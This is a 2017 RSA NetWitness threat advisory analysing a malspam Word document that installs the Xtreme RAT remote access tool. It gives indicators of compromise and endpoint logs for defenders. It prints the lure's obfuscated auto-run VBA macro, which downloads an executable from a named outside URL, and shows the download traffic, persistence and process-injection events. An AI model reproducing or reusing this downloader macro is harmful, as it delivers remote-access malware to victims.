
Malspam delivers Xtreme RAT 8-1-2017

community.rsa.com/community/products/netwitness/blog/2017/08/02/malspam-delivers-xtreme-rat-8-1-2017

August 2, 2017


Malspam activity was noted on August 1st 2017 delivering an Xtreme RAT variant. Xtreme RAT is a publicly available remote access tool that has been around for few years and has been used by threat actors in cybercrime as well as targeted attacks. In this threat advisory we will discuss its network and host behavior from the perspective of RSA NetWitness Packets and RSA NetWitness Endpoint.

The delivery document documentos.doc looks to be targeting Spanish-speaking users. It uses social engineering to trick a victim into running the malicious embedded macro:



El Contenido de este documento requiere Habilitar los Ma
para visualizar correctamente.
Para visualizar presione "Habilitar Contenido".

Submitting the delivery document to RSA pre-release What's This File service shows a maximum threat score:




THREAT SCORE

100

- Static (OOXML) - VBA Code Contains Reference to Web Activity
- Static (OOXML) - VBA Code Contains Auto-Launch Scripts
- Static (OOXML) - Document Contains VBA Code


File Name:	e925f362b8f17c6252d6b4c8c7e4a47d41b01b589ab9f30649123ae62608 6668
File Type:	OOXML
File Size:	185912 (181.6 KB)
MD5:	f97778f4d9c51829fe4c2cc04c8cafde
SHA1:	789806e41cd2196a198430c71db87e3dabe463e0
SHA256:	e925f362b8f17c6252d6b4c8c7e4a47d41b01b589ab9f30649123ae62608 6668
Title:	
Subject:	
Author:	pc
Keywords:	
Description:	
Creation Time:	2017-08-01T16:08:00Z

What's This File service shows embedded VBA code to download an executable from a delivery domain and to save it to a local file on the system:



```
Sub ewthghtjz(ByVal apotres As String)
Stroiovnij.AddCode apotres
Stroiovnij.Run vratislov("Ca[A]ct[A]us")
End Sub

Public Sub Document_Open ()
polevis="http://innovabusiness.com.br/wp-includes/css/888/jock.exe"
Call eluferita
Stroiovnij.Language=vratislov("V[A]BSc[A]ri[A]pt")
areyouhere=vratislov("C[A]:\U[A]ser[A]s\") & Environ(vratislov("Us[A]er[A]na[A]me")) & vratislov("
\A[A]pp[A]Da[A]ta\Lo[A]ca[A]l\T[A]em[A]p\wtphjgf.e[A]xe")

Atzeris=lostworld()
Call ewthghtjz(Atzeris)
End Sub
```

Here is a screenshot of the download session from NetWitness Packets:




```
GET /wp-includes/css/888/jock.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR
3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: innovabusiness.com.br
Connection: Keep-Alive
```

```
HTTP/1.1 200 OK
Date: Wed, 02 Aug 2017 12:07:38 GMT
Server: Apache
Last-Modified: Tue, 01 Aug 2017 16:05:08 GMT
Accept-Ranges: bytes
Content-Length: 915968
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/x-msdownload


MZ......................@............................................ .!..L.!This program cannot be run in DOS mode.

$.......S.............g.........$.............%....H......X.2........q)..Z..q).....q).......\....q).....Rich................
...........PE..L.....Y.........".........6.......k............@.........................`......Te....@...@.......@.......
..............lk..|....@...e.....................
. l..................................p'..@...............X............................text...t..........................
..`.rdata..j...........................@..@.data...4........b..................@....rsrc....e...@...f..................@..@.
reloc..b.....
```

	Filename	Size	Info	File Hashes
	4765789-107-0_1.jock.exe	915,968 bytes	application/o...	MD5: e639b3e75deae1af1e0ba1cb4c19ee80 SHA1: 38b37ee97b3c9543ef7ed3f87892b84b2afe8835

VirusTotal scan results suggest it is an Xtreme RAT variant. Here is the analysis report from hybrid-analysis.com.

NetWitness Packets tagged the download session with the following meta values:




Traffic Flow Direction (1 value)
outbound (1)

Service Analysis (9 values)
watchlist file fingerprint (1) - watchlist file extension (1) - tld not com net org (1) - http1.1 without referer header (1) - http six or less headers (1) - http not good mozilla (1) - http no referer (1) - http long user-agent (1) - http get no post (1)

Session Analysis
Closed - Click to Open

File Analysis (3 values)
exe recently compiled (1) - exe filetype but not exe extension (1) - exe filetype (1)

NetWitness Endpoint scan data of an infected host is below:



Event Time	Source File Name	PID	Event	Target File Name	Target Command Line	Source Command Line
8/2/2017 10:42:50.767 AM	svchost.exe	1428	Open Process	Java.exe	Java.exe	svchost.exe -k secsvcs
8/2/2017 10:42:50.751 AM	svchost.exe	2948	Create Process	Java.exe	Java.exe	
8/2/2017 10:42:45.915 AM	wtphjgf.exe	2916	Create Remote Thread	svchost.exe		wtphjgf.exe
8/2/2017 10:42:45.806 AM	wtphjgf.exe	2916	Create Process	svchost.exe		wtphjgf.exe
8/2/2017 10:42:45.806 AM	wtphjgf.exe	2916	Modify Run Key	@startup		wtphjgf.exe
8/2/2017 10:42:45.806 AM	wtphjgf.exe	2916	Modify Run Key	@dmw		wtphjgf.exe
8/2/2017 10:42:45.790 AM	wtphjgf.exe	2916	Write to Executable	Java.exe		wtphjgf.exe
8/2/2017 10:42:45.541 AM	wtphjgf.exe	2892	Modify Run Key	@Ki		wtphjgf.exe
8/2/2017 10:42:45.525 AM	wtphjgf.exe	2892	Write to Executable	FileserverName.exe		wtphjgf.exe
8/2/2017 10:42:45.478 AM	wtphjgf.exe	2892	Write to Executable	WWc4h8GJMG.exe		wtphjgf.exe
8/2/2017 10:42:40.018 AM	svchost.exe	844	Open Process	wtphjgf.exe	wtphjgf.exe	svchost.exe -k netsvcs
8/2/2017 10:42:40.018 AM	svchost.exe	1428	Open Process	wtphjgf.exe	wtphjgf.exe	svchost.exe -k secsvcs
8/2/2017 10:42:39.987 AM	WINWORD.EXE	2692	Create Process	wtphjgf.exe	wtphjgf.exe	WINWORD.EXE /n /dde
8/2/2017 10:42:39.956 AM	WINWORD.EXE	2692	Write to Executable	wtphjgf.exe		WINWORD.EXE /n /dde
8/2/2017 10:42:38.489 AM	WINWORD.EXE	2692	Write to Executable	jock[1].exe		WINWORD.EXE /n /dde
8/2/2017 10:42:37.522 AM	lsass.exe	472	Open Process	WINWORD.EXE	WINWORD.EXE /n /dde	
8/2/2017 10:42:37.117 AM	WINWORD.EXE	2692	Open System Process	explorer.exe		WINWORD.EXE /n /dde
8/2/2017 10:42:36.539 AM	explorer.exe	1328	Open Process	WINWORD.EXE	WINWORD.EXE /n /dde	


4103 items total

× ☑ [Status] <> 'Whitelisted'

RSA NetWitness Endpoint: Version 4.3.0.1

UserName=WIN-806NL2DGAV6\master, Host=WIN-806NL2DGAV6, Instance=, Database=ECAT$PRIMARY, Build=1305011, Version=4.3.0, Schema=32, Number of Servers=1

WINWORD.exe creates a new process wtphjgf.exe using the downloaded PE file. The new process copies itself to new locations on the infected system, modifies the registry to gain persistency then starts svchost.exe and injects code in it. The following screenshots from NetWitness Endpoint show the host behavior as well as the module IIOC's for wtphjgf.exe:



File Name	IIOC Score		Risk Score [?]	Machine Count	Signature	SHA256
WsmSvc.dll	●	1	1	1	Valid: Microsoft Windows	5B6618615EBFBA594C945AD35F5C68DA8C6053892B6D12D626BB6120910D80DC
wsqmcons.exe	●	2	1	1	Valid: Microsoft Windows	45F48A7B9E6BA40D5E943B05912E000F6264B5707C0E70AE8140C84F745B7D1C
wtphjgf.exe	●	957	99	1	Not Signed	EF551697664F508D9705E108710E6421ABB00BF5C5FE658A68DCF05C68ED3ECF
wuaueng.dll	●	1	1	1	Valid: Microsoft Windows	45C3B17793570B93D69037FD35C069390312B14E778852E7630C8DC63F02DDE8
WUDFPf.sys	●	1	1	1	Valid: Microsoft Windows	0E31F0DB0AA318E3B0DACD26C0D3B11519B42F2A996AE580BE67FA8B3C42C436

500 items total


× ☑ [Status] <> 'Whitelisted'

Full Path	File Creation Time	Is Local Path
C:\Users\james\AppData\Local\Temp\FileserverName.exe	8/2/2017 10:42:45 AM	☑
C:\Users\james\AppData\Local\Temp\wtphjgf.exe	8/2/2017 10:42:39 AM	☑
C:\Users\james\AppData\Roaming\Java\Java.exe	8/2/2017 10:42:45 AM	☑

3 items total

RSA NetWitness Endpoint: Version 4.3.0.1

UserName=WIN-806NL2DGAV6\master, Host=WIN-806NL2DGAV6, Instance=, Database=ECAT$PRIMARY, Build=1305011, Version=4.3.0, Schema=32, Number of Servers=1



WIN-2I3B4F3G457

1023 Score

Administrative Status |

Last Seen |Just Now

File Name	IIOC Score	Risk Score [?]	Machine Count	Signature	SHA256
WsmSvc.dll	1	1	1	Valid: Microsoft Windows	5B6618615EBFBA594C945AD35F5C68DA8C6053892B6D12D626BB6120910D80DC
wsqmcons.exe	2	1	1	Valid: Microsoft Windows	45F48A7B9E6BA40D5E943B05912E000F6264B5707C0E70AE8140C84F745B7D1C
wtphjgf.exe	957	99	1	Not Signed	EF551697664F508D9705E108710E6421ABB00BF5C5FE658A68DCF05C68ED3ECF
wuaueng.dll	1	1	1	Valid: Microsoft Windows	45C3B17793570B93D69037FD35C069390312B14E778852E7630C8DC63F02DDE8
WUDFPf.sys	1	1	1	Valid: Microsoft Windows	0E31F0DB0AA318E3B0DACD26C0D3B11519B42F2A996AE580BE67FA8B3C42C436

500 items total

✕ ☑ [Status] <> 'Whitelisted'

